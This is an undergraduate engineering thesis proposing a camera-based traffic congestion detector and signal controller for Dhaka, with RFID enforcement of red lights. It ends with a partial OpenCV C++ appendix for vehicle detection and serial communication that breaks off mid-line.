2015

An Efficient Algorithm for Detecting Traffic Congestion and a Framework for Smart Traffic Control System

Thesis Report

Supervisor: Dr. Md. Khalilur Rhaman

Conducted by:

Dewan Tanzim ul Karim
11121017

Nafis Ibn Shahid
11121090

Abdullah Al Mamun
11121114

Md. Rokebul Islam
11121104

Department of Electrical and Electronic Engineering,
BRAC University

Submitted on:
17-Dec-15

Dedication

This project is sincerely dedicated to

Our prophet

MOHAMMAD [PBUH]

Mercy of all humankind

Our parents

Who have supported and encouraged us throughout the years

Our instructors & teachers

Who has accompanied us throughout the undergraduate period

And

Our beloved homeland

DECLARATION

I hereby declare that this thesis is based on the results found by ourselves. Materials of work found by other researcher are mentioned by reference. This Thesis, neither in whole nor in part, has been previously submitted for any degree.

Signature of Supervisor

____

Dr. Md. Khalilur Rhaman

Signature of Authors

____

Abdullah Al Mamun

____

Nafis Ibn Shahid

____

Dewan Tanzim ul Karim

____

Md. Rokebul Islam

Acknowledgments

After giving thanks to Allah, We would like to express our deep appreciation and respect to Dr. Md. Khalilur Rhaman for all his kind encouragement with support and guidance in supervision throughout this project because dreams never turn into reality unless a lot of effort and hard work is put in to it and no effort bears fruit in the absence of support and guidance. We always feel blessed having Dr. Md. Khalilur Rhaman sir for the help and guidance.

We also offer my regards to Md. Waheduzzaman Arup for his kind advice on different phase of the project. We would also like to thank Mr. Mr. Shifur Rahman Shakil for helping us in data preparation and paper writing.

Finally, we must thank all our friends and family members who supported us throughout the way and gave us all the chances to get where we are right now.

Abstract

An Efficient Algorithm for Detecting Traffic Congestion and a framework for Smart Traffic control System

As the number of vehicles is increasing day by day; traffic jams are becoming very common in big cities like Dhaka. Due to this frequent traffic jams at major junctions, lots of man hours are being wasted. Lack of trained traffic police officers and old manual traffic light control system made this problem worse in many cities like Dhaka, Chittagong. Thus it creates a need for an efficient traffic management system. The paper proposes to implement an intelligent traffic control system which is based on the measurement of traffic density on the road using real time video and image processing techniques. The image sequences from a camera are analyzed using object detection and counting methods to obtain the most effective techniques. As in Bangladesh Rickshaw is the most popular vehicle and detection of Rickshaw was never done before efficiently. This model has addressed that problem efficiently. The number of vehicles at the intersections is evaluated and traffic condition could be smartly managed. The computed vehicle density can be compared with other parts of the traffic lanes in order to control the traffic signal intelligently. The system will detect vehicles under different challenging conditions and it has an advantage that we will use RFID sensors to ensure law enforcement. Thus any car or vehicle which breaks traffic rules can be easily caught. By this paper we intend to present an improvement in existing manual traffic control system. It also discusses about using the timer for each phase and detecting vehicles through images instead of using electronic sensors embedded in the road. Finally the traffic lights will be controlled according to the traffic conditions on road.

TABLE OF CONTENTS

List of Figures

List of Tables and Charts

Chapter 1: Introduction

Today the number of vehicles on the road is creating heavy traffic that is very difficult to control and maintain safety. This problem is much more serious and uncomfortable for common people especially in large cities like Dhaka, Chittagong and Rajshahi etc. Growth of traffic here is non-linear as compared to the development of infrastructures such as roads, intersections, flyovers and bridges. It is difficult for most of the time and sometimes impossible to modify or broaden them in existing cities. New construction takes its own time with all constraints. So to smoothen the flow of traffic at intersections, option available is the video processing based smart traffic control system. Such system can allow extracting information from the big traffic issues and helps us deciding to improve the traffic policy. This project aims to render automatic control system on roads and highways. Technically this system is based on computers and cameras. The cameras continuously monitor the traffic by capturing videos and images. The system will extract frames at particular time intervals. The consecutive frames are compared and based on some parameters we will determine traffic jam and will use the traffic light signaling system accordingly.

1.1 Introduction to Traffic Automation

The system which monitors, controls and maintains the traffic signals in a completely automated manner is called an automated traffic control system. The system performs continuous monitoring of vehicular flow in the roads with the help of preinstalled cameras. Then an intelligent traffic management decision is performed according to the measurement of vehicular flow parameters and vehicle numbers on a specific road. The decision includes analyzing the videos from cameras and counts the number of vehicles for each direction and also import to the main system controller. Then the controller estimates a period of time needed by each path to open and each traffic light to turn ON or OFF based on the number of vehicles in a fixed sequence. It can reduce the traffic congestion and avoid the time being wasted by a green light ON in an empty road. This system uses preset signal timings to control the traffic at intersections. It also makes it possible to design and evaluate the efficiency of control modes using advanced techniques. Automated traffic system is much more efficient than traditional control mechanisms such as manually traffic signaling system and stop signs.

We have implemented our project for the intentions to modify the existing manual traffic control system since manual traffic control system uses man power to control the traffic jam. Now-a-days, manual system is getting replaced by the modern automatic signaling system with the good intent of bringing discipline in traffic system. Manual traffic jam detection system is effective but limited by huge time consumption. In this system traffic polices are allocated for a specific area or city to control the traffic. They are instructed to wear specific uniforms and to carry whistle in order to control the traffic. Traffic policeman can take clever, critical decisions and handle emergencies but with the help of our automatic system the Dhaka Metropolitan Police can use preset signal timings to control traffic at intersections. Our system aims to achieve the following steps:

- Distinguish the presence and absence of vehicles in road images.
- Signal the traffic light to go red if the road is empty or the number of vehicles is less than our preset vehicle threshold value.
- Signal the traffic light to go red if the maximum time for the green light is over even if there are still vehicles present on the road.
- Signal the traffic light to go green if the number of vehicles is more than or equal to our car threshold value.

In short, our system is flexible, reliable, and cost-effective as it is based on vehicle counting method in the video which provides us more accurate information for signal decision making.

1.2 System Architecture

Automatic traffic control System is handled by sequential lighting (LED) system.



Figure 1: Block Diagram of the Proposed System

In automatic mode traffic flow is controlled by predetermined time periods. The lights will be automatically turned ON and OFF depending on the input code given to the circuit by computer program. Our proposed video processing system will capture the availability and intensity of the vehicles and will give signals on each phase accordingly.

According to Figure 1 a High definition camera placed on poles will observe the vehicular traffic flow continuously on a lane. Then using frame by frame Real-time video analysis through our developed algorithm, we can detect how much cars are present on the road. Depending on the number of detected vehicles we have developed and implemented a sequential traffic timer system. Microcontroller will detect the signal from CPU and start the sequential traffic light. While the light phase goes from green to red, our microcontroller or the arduino will send a signal to CPU and CPU will energize the RFID reader. RIFD reader will detect the car which already has a RFID tag [1]. This information will be transmitted to CPU or the central database. Thus our system will detect the law breakers who move regardless of the red light. According to this automatic traffic system, the traffic light ON/OFF will depend on the number of vehicles on the road. Thus the road having high intensity of traffic vehicle will get the priority.

Chapter 2: Literature Review

Traffic light posts are positioned at road intersections and pedestrian crossings. Traffic light posts blink the light Signals after a certain time period which is not a complete systematic system [2] as it cannot solve the traffic problems fully. Thus traffic jams take place. Instead of using electronic sensors embedded in the road [3] our system is based on Video processing which is a form of signal processing and for which the input is an image, such as a photograph or video frame; the output of video processing may be either an image or a set of characteristics or parameters related to the image.

To control the traffic on the road, at first we need information from the road as input. In Bangladesh there are not many systems that rely on road information. Human controlled system has become a traditional and effective than any other system till now. But human has blunders too [4]. There are several existing modes of sensors out there that provide road information which are very competitive. Traffic control Passive acoustic array is one of them. A boost in acoustic is detected by the acoustic signal processing, when a vehicle passes through the detection zone. Thus presence of a car is ensured. When the car leaves, the acoustic or the sound level drops below and the system understands that there is no vehicle. Using this input, a traffic signal controller can calculate various traffic flow measures, such as volume, occupancy, and average speed. There are some other technologies like active infrared (IR) detection or laser radar, passive IR detection, microwave radar, Magnetometer and ultrasonic detectors. The working procedure is same more or less in every case. Vehicle detection by using magnetic loop sensors which is housed under the road surface has been studied in research [5], [6], [7] and deployed systems in SCATS [8]. Traffic monitoring by using magnetic loop sensors have very high installation and maintenance cost which includes the direct cost of labor intensive earth work and the indirect cost that causes the disturbance in traffic flow and in broad perspective, lots of man hours. It should be homogeneous system and the traffic should be in order. Some recent research is being done to use acoustic sensors for traffic condition estimation where traffic situation is much disorganized [9], [10], [11]. The main problem in acoustic signal is the other noises and managing the noises. Wireless radios placed across the road have communication signals affected by vehicular movement in between. There are commercial products [13] and research efforts [12] using this for traffic monitoring. The Mobile Millennium Project at Berkeley [14] used GPS on a fleet of taxis and estimated travel times in London over 6 months. Other studies show that GPS reading is a great way to find a hotspot to calculate the travel time detection [15].

Smartphone is one of the latest inventions of 21st century, which is equipped with android application and can be used for traffic purpose. In [16] they have tried to fix the orientation of the accelerometer and thus a vehicular axis can be fully matched. The accelerometer readings were then used to detect road events like bumps and brakes. A lot of braking, accompanied by honking (detected by smartphone microphone) was interpreted as congestion. [17] Improves upon the accelerometer reorientation mechanism by using smartphone magnetometer. [18] Uses smartphone accelerometer to detect if the phone is in a transit vehicle and if so, uses GPS to know travel times and arrival times of the vehicle. [19] Uses the smartphone microphone for urban noise mapping and [20] uses the smartphone camera to predict the traffic signal ahead for automatic speed control of vehicle. Some studies show that some researchers have incorporated normal cell phone in which no android app can be ran to sense the traffic that are on the road. Cell phone towers creates a mesh network and for that a ordinary phone can be tracked easily by using that advantages [21], [22] in these ordinary phone they have shown a simple sensor can be incorporated. [23], [24] these research shows the “crowed sourcing” is a great way sense traffic by the signals, though it has some privacy issues[25], [26],[27], [28] Thus these system were never publicized nor accepted by the people or the users. Some researchers have used specialized hardware in vehicles. [29], which detects road variances and [30], which tracks stolen properties. [31], to find the parked car or a parking space even by using “ultra sound transceivers” which is not so feasible system. [32], “which calculates fuel usage, are applications for individual vehicle owners using customized hardware.” In the manual controlling system, which is the dominate system in Bangladesh, lacks of human resource. On top of that, we have very unskilled traffic police and they are the only controller of such important thing. It is difficult to control traffic manually in all the areas of a city like Dhaka and again there is always a chance of human errors in manual system. In manual traffic control system a long waiting time in a road is a common scenario. Using electronic sensors is another way in order to detect vehicles but the process is time consuming since sometimes time is being wasted by a green light on an empty road. Traffic congestion also occurred while using the electronic sensors for controlling the traffic. None of this system has addressed that issue properly. So we need a better solution to reduce waiting time and our automatic control system will work as a solution for that.

Chapter 3: Vehicle detection Procedure

Vehicle Detection is the primary step for the Proposed System. In this part a well placed camera in the street will send video as data to the main computer where, images will be analyzed and vehicles will be detected. Video processing will be done by using OpenCV (OC) instead of MATLAB for its faster processing. Installed camera will send the output to the main server computer that will analysis that video and give its after analyzing result to the microcontroller. The vehicles are detected with the help of OC and camera.

For successfully detecting car with more efficiency, two things are very important in this part of the system. These two are:

3.1 Camera placing calculation

3.2 Vehicles Detection Algorithm

For this proposed system Importance and description is given below.

3.1 Camera Placing Calculation

Car detection is the primary work of the system. For detecting car or any other vehicle, Camera placement is very important for better vehicle detection and accuracy. Perfect height and angle for camera yield high accuracy for car detection, by ensuring the most area coverage. The higher the camera coverage is, the better decision this system will make. According to proposed project, we will set up a camera in the Light post. The height has to be in a certain range so that the software could detect car and detect as many car as possible in a road. After Taking samples from various heights, we calculated that when the camera's height is in range between 19 feet to 25 it gives us the best result. In figure 3 the position of the camera is illustrated. So camera's height should not exceed 25 feet otherwise there will be problem to detect car for the software. Any kind of obstacle must not come in front of camera so; it should be placed in such region where clear line of sight is available.



Figure 2: Camera placing calculation

In Fig.2 the camera placing height and angle is perfectly illustrated. In our project we use camera at length of 25 feet (7.62 meters).

Base Angle = 7° and Rise =7.62

Base = $\frac{7.62}{\tan(7)}$

Top angle = (90°- 7°) = 83°

Diagonal = $\frac{7.62}{\sin(7)}$

Our goal is to get more than 40 cars in the frame. By this arrangement we can get coverage of 62.06 meter. Now we need to calculate how many cars could be possible to detect in that road within our coverage. Average length of a sedan car is approximately 4.5 meter; so,

$\frac{62.06}{4.5} = 13.791111 \approx 14$ Cars in one single column on the road.

There are 3 or 4 columns of car can accommodate on a 4 lane road.

So, assuming 3.5 columns of cars are there (for 4 lane road),

Then we will end up with 13.791111 $\times$ 3.5=48.2 cars (50 cars approx.)



Figure 3. Appropriate Height for Camera placement

3.2 Vehicles Detection Algorithm

Here first the vehicles are detected by some car models in xml file. By using Cascade Classifier we have created haar_cascade. It was trained in that xml file with some rickshaw model. Then we have subtracted the background and the shadow by Background Subtraction (BS) with the help of BGS library. Another technique that we have used is Blob detection for better detection. We have filtered the video frames by area, circularity, convexity and inertia.



Figure 4: Vehicles Detection Process



Figure 5: Vehicle detection alogorithm

Figure 5: Background Subtraction

Figure 6 depicted the result of the code.

Figure 6: Car and Vehicle Detection

Light is an important factor for vehicle detection, without enough light, System will not be able to detect vehicle. During daytime light is not a problem in a sunny day but at night, it is a big challenge for the system. That is simply because the car images had not trained at night. The positive images that was provided to train the haar_casscade was just images in broad daylight. Camera should be placed in such a place where street light posts are enough for the system so that vehicles of the roads can be easily visible at night. Infrared Camera or Thermal camera can be placed for those streets where there is not much street light post, but detection procedure will be different in that case and efficiency can be decreased up to 50%. Figure 7 depicted the situation.

Figure 7: Car and Vehicle Detection at night

3.3 Vehicle Counting Procedure

In this part of the project this system will analyze the video and count number of the vehicle. Vehicle counting is very important for the system, Efficiency of the total System depend on the proper and correct car counting. Without proper vehicle counting, intelligent system will not be able to take correct decision for traffic light control management which is described later part of this paper.



Figure 8. Vehicular flow monitoring system using Video Camera

There can be limit of counting vehicles for a segment of road and that will be given by the user. When the given amount of vehicles are detected which are stationary because of congestion, it will prompts a message to the user. Then it changes the camera and works in the same way for other segments of the road. Finally it makes decision after calculating the jam situation. 4 cameras will be installed in every lane in 4 lane intersection. All 4 cameras will send its data to the main computer and computer will send it to microcontroller. The microcontroller will follow some mechanism to decide which traffic light will be on/off in the road.



Figure 9. Flowchart of Car Counting Process

Chapter 4: Intelligent Traffic light Management System

In this part of project Traffic light will be controlled by smart intelligent system instead of automatic timer based traffic light system. Here in this part, after vehicles detection and counting result will be analyzed by intelligent system. Intelligent system will make the decision after analyzing the data it will send command to the traffic light post and traffic light will be controlled according to it. Intelligent system will be designed according to the city's traffic condition, rush hour period, and road size and vehicles pressure. This system will differ from city to city.

Threshold value is the limiting value of the system. After detecting and measuring vehicles, it will compare the result with threshold value. This System will take further decision based on threshold value. This Threshold value will be set manually up on the basis of cities traffic situation on the road.

Traffic congestion is not same all time it can be vary time to time, so this intelligent System will also changes its decision making process on the basis of time. The threshold value for the car detection will be changed according to time.

Decision making Algorithm

Intelligent system will take the decision of the traffic light control. Intelligent system follows the instructions and takes the decision by considering time, Threshold value, On/Off time for traffic light. In this proposed System we have made an example for Decision making process for the intelligent system, which is described below. The threshold value, duration of light On/Off can be changed according to traffic condition. In this system will take the output from the camera twice for checking the traffic condition which is described here as camera check 1 and camera check 2. Here three different traffic conditions also mentioned as Situation 1, 2, 3 and what will be the systems response to that particular situation. Process is shown in a table below

							Camera check 1		Camera check 2	
Situation 1	Yellow		Green		Red		No. of Car> 48 (threshold value)	No. of Car< 48 (threshold value)	No. of Car> 48 (threshold value)	No. of Car<48 (threshold value)
High intensity	On/off	Time(sec)	On/off	Time(sec)	On/off	Time(sec)	1	0		
	1	5s	0	0s	0	0s				
	0	0s	1	60s	0	0s				
	0	0s	1	30s	0	0s			1	0
	0	0s	0	0s	1(yellow toggle)	Hold				
Situation 2	Yellow		Green		Red		No. of Car> 48 (threshold value)	No. of Car< 48 (threshold value)	No. of Car> 48 (threshold value)	No. of Car<48 (threshold value)
Medium intensity	On/off	Time(sec)	On/off	Time(sec)	On/off	Time(sec)	1	0		
	1	5s	0	0s	0	0s				
	0	0s	1	60s	0	0s				
	0	0s	0	0s	1(yellow toggle)	Hold			0	1
Situation 3	Yellow		Green		Red		No. of Car> 48 (threshold value)	No. of Car< 48 (threshold value)	No. of Car> 48 (threshold value)	No. of Car<48 (threshold value)
Low intensity	On/off	Time(sec)	On/off	Time(sec)	On/off	Time(sec)	0	1		
	1	5s	0	0s	0	0s				
	0	0s	1	30s	0	0s				
	0	0s	0	0s	1(yellow toggle)	Hold			0	1

Table 1: Decision Making Algorithm for the Intelligent System

As we are working with a four way intersection, for the time being, we will break this down for just one road only. For each road we will check twice for traffic. We have shown before that we can cover almost 50 cars (48.2 cars to be exact) with our camera for a specific road. So we will put a threshold value of 48 cars, means if our video processor could detect 48 cars then the OC will send a specific char in our com port of arduino when it gets car.size>=48 (car.size is the total no. of car, output from the vehicle detection algorithm) or else it will send a random char. After establishing serial communication, microcontroller will keep checking if there is the assigned char which is in this case ‘s’ in the com port or not. Now this will lead us to two situations. If arduino could detect the char in its com port it will consider the road is crowded which is situation 1 (Table 1). If arduino could not detect the char in its com port then that will be situation 2 (Table 1) which indicates the road is not so crowded. For situation 1 (Table 1) (When a road reaches its no. of car threshold value) we will turn the green light on.

This light will be turned on for 60 seconds. After passing the Assigned 60 second the OC will check again for the traffic. Then again we will have to deal with 2 situations, 1. Greater than threshold value, 2. Less than threshold value. If greater, then 60 seconds and if less, then 30 seconds. This system will check twice for the best result. For situation 2, when a road is not near its car threshold value and the char send by the vehicle detection algorithm is not ‘s’ then we will turn the green light as well, but for shorter period of time which is 30 seconds. After passing assigned 30 second the OC will check again for the traffic. This whole process will be repeated by the system for the same road again. But here there will be some exception. If car.size<48 again then this system will take some further decision. We will assign a flag during the first check only if it is car.size<48. When we get situation 2 in second checks then the system checks the flag, is it on or off. If the system could detect the flag is on, then it will not give further traffic signal and move on to the next lane by sending a boolean signal to the vehicle detection algorithm. So in total a road will get 90 (60+30) second at most and 30 second at least. Car threshold can be changed according to traffic conditions. Traffic situation is also not same all the time. Traffic pressure is very much high during rush hours or any other emergency period but it is much less at late night. So interval between lights and threshold car value will be changed according to time. Threshold value will be higher during high traffic congestion and less during late night.

Chapter 5: Law *Enforcement and Vehicle Control by RFID Reader*

This system will be built to detect and identify any vehicle which breaks law specially traffic signal law. RFID Tags are intelligent bar code that contains some information which can be read by using RFID reader. It exchanges the information by using electromagnetic field to transfer data for the purposes of automatically identifying and tracking tags attached to objects. The chip typically is capable of carrying 2,000 bytes of data or less [5].A RFID reader has basically three parts. They are:

- Antenna.
- A transceiver with a decoder to interpret the data
- The RFID tag chips or integrated circuit (ICs) - which has been programmed with information and it acts as a transponder.
- Computer which will show the information.

When an RFID tag passes through the field of the scanning antenna, it detects the activation signal from the antenna. That "wakes up" the RFID chip, and it transmits the information on its microchip to be picked up by the scanning antenna.

RFID tags can be passive, active or battery-assisted passive. An active tag has a battery which periodically transmits its information. A battery-assisted passive (BAP) contains a small battery on board and is activated when in the presence of an RFID reader. A passive tag is cheaper and smaller because it has no battery. We use Passive tags for this project because of these features. Passive tag uses the radio energy transmitted by the reader to activate. It follows the process of electromagnetic induction which is known as Faraday's law of induction. It shows that,

$$\mathcal{E} = -\frac{d\Phi_B}{dt}$$

Where, $\mathcal{E}$ = Electromagnetic force, Φ_B= magnetic flux



Figure 10: Operation principle of an inductive coupled RFID system

RFID (Radio Frequency Identification) tags are already installed in almost every vehicles number plate in Dhaka this contains the basic information of the owner of the vehicle. For every car there will be a unique passive RFID. This passive RFID will be energized by the reader. In Fig. 6 we have tried to illustrate the system in a block diagram. According to this system a RFID reader will be placed in the joining point of the road junction where a car must stopped when the traffic signal shows the Red signal. During the red signal this RFID reader will be active and other time it will be deactivated. During its active time if any car breaks the law and move despite red signal, those cars will cross the RFID reader which will be placed beneath the road, illustrated in Fig. 7, and RFID will then detect the RFID tag of the car. It will read the stored information of the tag which will be used to detect the owner and penalized him according to law. RFID reader detection zone area radius should not exceed more than 1 meter otherwise it could detect legally parked car also. It will be better if the radius of the RFID detection zone is lengthwise. So according to these conditions of this project, it will be best if we use High frequency (HF) RFID. More than one RFID can be placed beneath the road for wide road.



Figure 11: Block Diagram of Vehicle detection Control System

Figure 12 .RFID Reader Detection

Chapter 7: Discussion

From the beginning, the promise of the traffic system management has been to develop the current traffic controlling situation and make things happen smoothly without any blunders. Video detection technology became a new frontier in case of vehicle tracking because of its dependability. This type of traffic signaling is more structured however; we are far away from seeing widespread use of this type of traffic controlling by video detection. Each area needs to be exclusively programmed and the RFID equipping and maintenance is somewhat costly.

In this section we will discuss about the advantages of our system, some key technical challenges that we are facing with our own experience and some future proposition that could be done to make this system a very effective one.

7.1 Advantages

Our automated system includes the following advantages -

- ✓ Control of traffic lights in accordance with the preset control mechanisms.
- ✓ It can achieve optimal road traffic control solutions with the help of system's intellect which is real time video processing.
- ✓ It maximizes the efficiency (approximately 75%) of the existing traffic control system both at day and night.
- ✓ Reduce the vehicle waiting delay on road by removing the traffic congestion.
- ✓ It can detect any kind of vehicle including Rickshaws, Cars, and Bus etc.
- ✓ Increased road safety.
- ✓ It reduces the travel time in city.

- ✓ Continuous Video monitoring system of road situation at intersections.
- ✓ It can also reduce the possibility of accidents on road.
- ✓ Our system has a special ability to implement law enforcement using RFID detection system.
- ✓ Our system is cost effective and it can be easily setup.

7.2 Drawback

Despite of all these advantages over the traditional model, there are still some drawbacks in this system. They are pointed as bellow:

- Could not achieve more than 50% efficiency at night
- Rickshaw detection is not perfected yet
- If the camera which will be used for detection moves, the system would be no longer usable. Though this problem can be minimized by placing more cameras around the detection zone.

7.3 Future Work

Unlike any other system, our system confirms high accuracy and we are confident about its success and feasibility. However, further research and development in this management system could bring that extra edge. So far we’ve made this system to ease the traffic law enforcement agencies. There are still some cases where manual controlling is needed. Connecting all the individual intersection or node could be the next big step. Knowing about the traffic pressure of the adjacent node would make the system more artificially intelligent. Gathering data from adjacent nodes would give extra accuracy during traffic signaling. With the Dijkstra's Shortest Path First (SPF) algorithm this could be done very easily. Taking live traffic feed from each node and putting it in a dedicated server for the mass people would be very promising. Drivers will check their destination route for any congestion from that server through a Smartphone application. Then the driver could choose the route that is free of congestion and can reroute his/her destination. As a result of that extra congestion would not occur. If we can incorporate emergency vehicle detection, that could be another game changer. There are certain number of project is out there with emergency light detection system which is not perfected yet. Sensing the siren of the emergency vehicle with appropriate sonar system could be one solution. But if we think about the big picture then we can see the LiFi is the answer. Vehicle-to-vehicle (V2V) communication is an automobile technology which enables communication within the vehicles about the road info and many other things. The systems use the unlicensed frequency 5.9 GHz band, also used by WiFi. V2V communication is based on VANET. V2V works on VANET. VANET is Vehicular Ad hoc NETworks (VANETs), where all the adjacent node can communicate without any pre-existing infrastructure, just like MANET. By jumping 10-20 hop vehicles can get the information without any line of sight, may be even a mile away. Using VLC (Visible Light Communication) for V2V communication would give our system an extra efficiency because of some of its advantages like high density and free spectrum. The hide-away light or the beacon light of the emergency vehicle can be used to send and receive data. Whenever there is an emergency, the light will send the information to the traffic light post and the traffic light will go from red to green immediately. A great leap with high data rates, while also conveying signal to other road users about the urgency of Police or an Ambulance. Figure 13 shows the model.



Figure 13: VLC for emergency vehicle

Whole traffic system especially in Bangladesh is a vast scenario and there are so many possibilities which cannot be covered in a single project. Thus making this project is very challenging.

Chapter 7: Conclusion

Traffic congestion has become a significant issue especially in modern cities. The most common reason of traffic congestion in the third world countries like Bangladesh is an inefficient traffic signal controlling system which affects the traffic flow severely. Frequent traffic jams at major junctions always create a need for an efficient traffic management system. In this project, we have successfully implemented an efficient algorithm for a real time video processing based traffic controller for detecting traffic congestion. Through our project we tried to show the advantages of video processing technique of OpenCv using our own algorithm for an automated traffic management system. Implementation of our project will exclude the need of traffic personnel at various junctions for regulating the traffic. Moreover, we have used RFID sensors to ensure law enforcement so that any vehicle which breaks traffic rules and regulations can be easily caught. This RFID system is an extra advantage of this project. Thus we can ensure that our proposed system will be valuable for the analysis and improvement of road traffic.

References

[1] Suvro Sen, “Vehicle digital number plate in Bangladesh” [Online]. Available: http://www.bikebd.com/vehicle-digital-number-plate-in-bangladesh/ (Accessed Nov. 25, 2015)

[2] *Traffic Control Systems Handbook*, February 1996, Publication No. FHWA-SA-95-032, Federal Highway Administration

[3] Tun Wang, Jing Zhang , Luqi Li, Jia Jin. “Design and realization of the traffic police mobile office system based on Android”19th International Conference on Geo informatics, 2011.

[4] Suliman Niloy, **“**Use of modern automated traffic signaling system causes gridlocks in Dhaka” bdnews24.com, Para. 5, May 18, 2015 [Online]Available:http://bdnews24.com/bangladesh/2015/05/18/use-of-modern-automated-traffic-signalling-system-causes-gridlocks-in-dhaka. [Accessed Oct. 27, 2015]

[5] S. Cheung, S. Coleri, B. Dundar, S. Ganesh, C. Tan, and P. Varaiya. Traffic measurement and vehicle classification with a single magnetic sensor. Paper ucb-its-pwp-2004-7, California Partners for Advanced Transit and Highways (PATH), 2004.

[6] B. Coifman and M. Cassidy. Vehicle reidentification and travel time measurement on congested freeways. Transportation Research Part A: Policy and Practice, 36(10):899917,2002.

[7] http://paleale.eecs.berkeley.edu/˜varaiya/transp.html.

[8] http://www.scats.com.au/index.html.

[9] R. Sen, B. Raman, and P. Sharma. Horn-ok-please. In Mobisys, June 2010

[10] I..Magrini G. Manes A. Manes B. Barbagli, L. Bencini. An end to end wsn based system for real-time traffic monitoring. In EWSN, February 2011.

[11] V. Tyagi, S. Kalyanaraman, and R. Krishnapuram. Vehicular traffic density state estimation based on cumulative road acoustics, 2011.

[12] S. Roy, R. Sen, S. Kulkarni, P. Kulkarni, B. Raman, and L. Singh. Wirelessacrossroad: Rf based road traffic congestion detection. In WISARD, January 2011

[13] http://www.ceos.com.au/products/tirtl.htm.

[14] http://traffic.berkeley.edu/theproject.html.

[15] A. Thiagarajan, L. Ravindranath, K. LaCurts, S. Madden, H. Balakrishnan, S. Toledo, and J. Eriksson. Vtrack: Accurate, energy-aware road traffic delay estimation using mobile phones. In Sensys, November 2009.

[17] R. Bhoraskar, N. Vankadhara, B. Raman, and P. Kulkarni. Wolverine : Traffic and road condition estimation using smartphone sensors. In WISARD, January 2012.

[18] A. Thiagarajan, J. Biagioni, T. Gerlich, and J. Eriksson. Cooperative transit tracking using smart-phones. In Sensys, November 2010.

[19] R. Rana, C. Chou, S. Kanhere, N. Bulusu, and W. Hu. Earphone: an end-to-end participatory urban noise mapping system. In IPSN, April 2010.

[20] E.Koukoumidis, L.Peh, and M.Martonosi. Signalguru: Leveraging mobile phones for collaborative traffic signal schedule advisory. In Mobisys, Jun 2011.

[21] A. Thiagarajan, L. Ravindranath, H. Balakrishnan, S. Madden, and L. Girod. Accurate, low-energy trajectory mapping for mobile devices. In NSDI, 2011.

[22] A. Singh P. Singh K. Yadav, V.Naik and U. Chandra. Low energy and sufficiently accurate localization for nonsmartphones. In MDM, July 2012.

[23] A. Singh V.Naik P. Singh A. Bharadwaj, P. Arjunan. Melos: A low cost and low energy generic sensing attachment for mobile phones. In NSDR, June 2011.

[24] Borriello G. Thies W. Chaudhri, R. Foneastra: Making mobile phones smarter. In NSDR, 2010.

[25] B. Hoh, M. Gruteser, R. Herring, J. Ban, D. Work, J. Herrera, A. Bayen, M. Annavaram, and Q. Jacobson. Virtual trip lines for distributed privacy-preserving traffic monitoring. In Mobisys, 2008.

[26] C. Cornelius, A. Kapadia, D. Kotz, D. Peebles, M. Shin, and N. Triandopoulos. Anonysense: privacy-aware people-centric sensing. In Mobisys, 2008.

[27] R. Jurdak, P. Corke, D. Dharman, and G. Salagnac. Adaptive gps duty cycling and radio ranging for energy-efficient localization. In Sensys, 2010.

[28] K. Lin, A. Kansal, D. Lymberopoulos, and F. Zhao. Energyaccuracy trade-off for continuous mobile device location. In Mobisys, 2010.

[29] J. Eriksson, L. Girod, B. Hull, R. Newton, S. Madden, and H. Balakrishnan. The Pothole Patrol: Using a Mobile Sensor Network for Road Surface Monitoring. In MobiSys'08, Jun 2008.

[30] S. Guha, K. Plarre, D. Lissner, S. Mitra, B. Krishna, P. Dutta, and S. Kumar. Autowitness: locating and tracking stolen property while tolerating gps and radio outages. In Sensys, November 2010.

[31] S. Mathur, T. Jin, N. Kasturirangan, J. Chandrasekaran, W. Xue, M. Gruteser, and W. Trappe. Parknet: drive-by sensing of road-side parking statistics. In Mobisys, 2010.

[32] R. Ganti, N. Pham, H. Ahmadi, S. Nangia, and T. Abdelzaher. Greengps: a participatory sensing fuel-efficient maps application. In Mobisys, 2010.

Appendices

Code for OpenCv Vehicle detection and Counting Alogorithm:

```
#include <opencv2/core/core.hpp>
#include <opencv2/highgui/highgui.hpp>
#include "opencv2/imgproc/imgproc.hpp"
#include "opencv2/objdetect/objdetect.hpp"
#include "opencv2/video/video.hpp"
#include "opencv2/opencv.hpp"
#include <iostream>
#include <vector>
#include <Windows.h>
#include <winuser.h>
#include <stdio.h>


using namespace cv;
const static int SENSITIVITY_VALUE =20;
int main(int argc, char** argv)
{

   HANDLE hSerial = CreateFileW(L"\\\\.\\COM15",
                                 GENERIC_READ|GENERIC_WRITE,
                                 0,
                                 0,
                                 OPEN_EXISTING,
                                 FILE_ATTRIBUTE_NORMAL,
                                 0);

        if(hSerial != INVALID_HANDLE_VALUE){
                DCB dcbSerialParams;
                GetCommState(hSerial,& dcbSerialParams);

                dcbSerialParams.BaudRate=CBR_9600;
                dcbSerialParams.ByteSize = 8;
                dcbSerialParams.Parity = NOPARITY;
                dcbSerialParams.StopBits = ONESTOPBIT;

                SetCommState (hSerial, & dcbSerialParams);
        }else{
                //no port matching found

        }

        char outputChars[]="n";
        DWORD btsIO;

        std::stringbuf sb;
        DWORD dwEventMask;
        DWORD dwSize = 0;
```

```
        SetcommMask (hSerial, & dcbSerialParams);


    string filename = "F:/work/Thesis group.mp4";
    string fn_haar = "F:/work/project/cas1.xml";
    CascadeClassifier haar_cascade;
    haar_cascade.load(fn_haar);
    VideoCapture capture(filename);
    Mat frame;
    BackgroundSubtractorMOG2 bg;
    bg.set("nmixtures", 3);
    bg.set("detectShadows",false);
    //////////////////blob/////////////////////
    SimpleBlobDetector::Params params;

// Change thresholds
    params.minThreshold = 10;
    params.maxThreshold = 200;

// Filter by Area.
    params.filterByArea = true;
    params.minArea = 1500;

// Filter by Circularity
    params.filterByCircularity = true;
    params.minCircularity = 0.1;

// Filter by Convexity
    params.filterByConvexity = true;
    params.minConvexity = 0.87;

// Filter by Inertia
    params.filterByInertia = true;
    params.minInertiaRatio = 0.01;

    SimpleBlobDetector detector(params);

// Storage for blobs
    std::vector<KeyPoint> keypoints;
    //////////////////////////////////////////
    if( !capture.isOpened() )
        throw "Error when reading steam_avi";

    namedWindow( "video window", 1);
    Mat frame2,processed;
    for( ; ; )
    {
        capture.read(frame);
       vector< Rect_<int> > cars;
        cvtColor(frame, frame2, CV_BGR2GRAY);
        equalizeHist(frame2,frame2);
        haar_cascade.detectMultiScale(frame2, cars);
       for(int i = 0; i < cars.size(); i++) {
            Rect car_i = cars[i];
```

```
            rectangle(frame, car_i, CV_RGB(0, 255,0), 1);
        }
         putText(frame, "      cars:"+cars.size(), Point(60,60),
